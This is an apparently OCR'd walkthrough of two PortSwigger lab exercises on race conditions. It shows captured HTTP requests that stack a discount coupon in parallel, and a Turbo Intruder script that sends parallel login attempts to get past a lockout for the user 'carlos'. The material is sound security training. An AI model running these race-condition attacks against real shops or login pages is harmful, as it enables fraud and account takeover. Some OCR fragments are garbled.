
Portswigger Labs—Race conditions

Race conditions lab needs burp suite 2023.9 or later version.


PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is a race condition?
Limit overrun race conditions
Hidden multi-step sequences
Methodology
Multi-endpoint race conditions
Single-endpoint race conditions
Session-based locking mechanisms
Partial construction race conditions
Time-sensitive attacks
Preventing race conditions
View all race condition labs
Web Security Academy > Race conditions > Lab
APPRENTICE
LAB
Solved
ACCESS THE LAB
Solution

Lab: Limit overrun race conditions

This lab's purchasing flow contains a race condition that enables you to purchase items for an unintended price.

To solve the lab, successfully purchase a **Lightweight L33t Leather Jacket**.

You can log in to your account with the following credentials: `wiener:peter`.


Note

Solving this lab requires Burp Suite 2023.9 or higher.

Limit overrun race conditions

In this section, we need to purchase a **Lightweight L33t Leather Jacket** which costs $1337, far beyond our credits — $50.

I add a jacket to my card and apply the code. We can see that there is 20% off and the traffic is following:



Store credit:
$50.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +

Code	Reduction
PROMO20	-$267.40

Total: $1069.60

#	Host	Method	URL	Params	Edited	Status code
416	https://0a6700ab044fbbff80b9...	GET	/			200
417	https://0a6700ab044fbbff80b9...	GET	/academyLabHeader			101
418	https://0a6700ab044fbbff80b9...	GET	/product?productId=1	✓		200
419	https://0a6700ab044fbbff80b9...	GET	/academyLabHeader			101
420	https://0a6700ab044fbbff80b9...	POST	/cart	✓		302
421	https://0a6700ab044fbbff80b9...	GET	/product?productId=1	✓		200
422	https://0a6700ab044fbbff80b9...	GET	/academyLabHeader			101
423	https://0a6700ab044fbbff80b9...	GET	/cart			200
424	https://0a6700ab044fbbff80b9...	GET	/academyLabHeader			101
425	https://0a6700ab044fbbff80b9...	POST	/cart/coupon	✓		302
426	https://0a6700ab044fbbff80b9...	GET	/cart			200
427	https://0a6700ab044fbbff80b9...	GET	/academyLabHeader			101


```
Upgrade-Insecure-Requests: 1
Origin:
https://0a6700ab044fbbff80b97664004d0054.web-secur
ity-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a6700ab044fbbff80b97664004d0054.web-secur
ity-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9

csrf=DNzxB6gWgt2bq1hmbU3aqGhDLOLPubKW&coupon=
PROMO20
```

```
HTTP/2 302 Found
Location: /cart
X-Frame-Options: SAMEORIGIN
Content-Length: 14

Coupon applied
```

The server returned `Coupon applied.` Is it possible to combine the utilization of coupons to accomplish the ultimate objective of a successful purchase?

Let's make it.

I press CTRL+R to send `/cart/coupon` request to repeater:




Target: https://0a6700ab044fbbff80b97664004d0054.web-security-academy.net HTTP/2

```
POST /cart/coupon HTTP/2
Host: 0a6700ab044fbbff80b97664004d0054.web-security-academy.n
Cookie: session=K8TIHuGsme6IXUwo2cyhAGV0eUbuIDso
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0a6700ab044fbbff80b97664004d0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6700ab044fbbff80b97664004d0054.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9

csrf=DNzxB6gWgt2bq1hmbU3aqGhDL0LPubKW&coupon=PROMO20
```

Next step is adding all tabs to a group after sending twenty requests.

Select `send group in parallel(single-packet attack)` and send group:




Target: https://0a6700ab044fbbff80b97664004d0054.web

```
academy.net
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0a6700ab044fbbff80b97664004d0054.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6700ab044fbbff80b97664004d0054.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9

csrf=DNzxB6gWgt2bq1hmbU3aqGhDL0LPubKW&coupon=PROMO20
```

```
HTTP/2 302 Found
Location: /cart
X-Frame-Options: SAMEORIGIN
Content-Length: 14

Coupon applied
```

Now we make it possible to purchase the jacket just in price of $19.25(remove the code and attempt several more times if failed):



Store credit:
$50.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Coupon:
Add coupon
Apply

Code	Reduction	
PROMO20	-$1317.75	Remove

Total: $19.25


Place order

Place order and get a pass.

Bypassing rate limits via race conditions

The goal is to login in with carlos by brute-force and delete the user carlos finally.

First off, I try to login with random passwords manually to test the limitation of the server, and it locked my attempt for one minute after 5 times:




You have made too many incorrect login attempts. Please try again in 57 seconds.

Come across such a situation, a wonder surfaces in my mind naturally that if breaking restrictions is achievable through race conditions?

Let’s have a try:


Right-click the login request and choose send to turbo intruder:



```
POST /login HTTP/2
Host: 0a49003d0435bc73839bf5f900480034.web-security-academy.net
Cookie: session=Qx3vc72Lf1MLbowWe20ZGnMAEcjcUYsV
Content-Length: 70
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0a49003d0435bc73839bf5f900480034.web-
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)                          cko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/x                          e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a49003d0435bc73839bf5f900480034.web
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9

csrf=j9UQ4ePF1RnrGWPd45LK8konrUKMSe94&username=carlos
```


Then select a segment of content for use of %s in which I prefer UA headers.

Attack!



```
Origin: https://0a49003d0435bc73839bf5f900480034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```python
def queueRequests(target, wordlists):

    # if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
    # if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
    # for more information, check out https://portswigger.net/research/smashing-the-state-machine
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           engine=Engine.BURP2
                           )

    # the 'gate' argument withholds part of each request until openGate is invoked
    # if you see a negative timestamp, the server responded before the request was complete
    for i in range(30):
        engine.queue(target.req, gate='race1')

    # once every 'race1' tagged request has been queued
    # invoke engine.openGate() to send them in sync
    engine.openGate('race1')


def handleResponse(req, interesting):
    table.add(req)

```


Turbo Intruder - 0a49003d0435bc73839bf5f900480034.web-security-academy.net - done
Pretty
Raw
Hex
MarkInfo
\n
Search
0 highlights
Pretty
Raw
Hex
Render
MarkInfo
invalid
1 match

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connect...
0		200	1995	3602	229852	351901		1	1
1		200	1995	3602	229852	351901		2	1
2		200	1995	3602	229852	351901		4	1
3		200	1995	3602	229852	351901		5	1
4		200	1995	3602	229852	351901		6	1
5		200	1995	3602	276809	398858		3	1
6		200	1995	3602	323682	445731		7	1
13		200	1995	3602	401797	523846		11	1
24		200	1995	3602	417430	539479		15	1
27		200	1995	3602	448676	570725		12	1
7		200	2006	3654	339318	461367		17	1
10		200	2006	3654	401590	523639		19	1
11		200	2006	3654	401590	523639		23	1
12		200	2006	3654	401797	523846		10	1
14		200	2006	3654	401797	523846		13	1
15		200	2006	3654	401797	523846		16	1
16		200	2006	3654	401797	523846		18	1
21		200	2006	3654	417222	539271		21	1
22		200	2006	3654	417430	539479		8	1
23		200	2006	3654	417430	539479		9	1
25		200	2006	3654	417430	539479		20	1

```
POST /login HTTP/2
Host: 0a49003d0435bc73839bf5f900480034.web-security-academy.net
Cookie: session=Qx3vc72LflMLbowWe2OZGnMAEcjcUYsV
Content-Length: 70
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0a49003d0435bc73839bf5f900480034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```html
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <h1>
        Login
      </h1>
      <section>
        <p class=is-warning>
          Invalid username or password.
        </p>
        <form class=login-form method=POST action="/login">
          <input required type="hidden" name="csrf" value="j9UQ4ePF1RnrGWPd45LK8konrUKMSe94">
          <label>
            Username
          </label>
          <input required type=username name="username" autofocus>
          <label>
            Password
```

```
Reqs: 30 | Queued: 0 | Duration: 3 | RPS: 10 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |
```

The responses with a packet length of 3602 indicate valid attempts, not `you are blocked.`

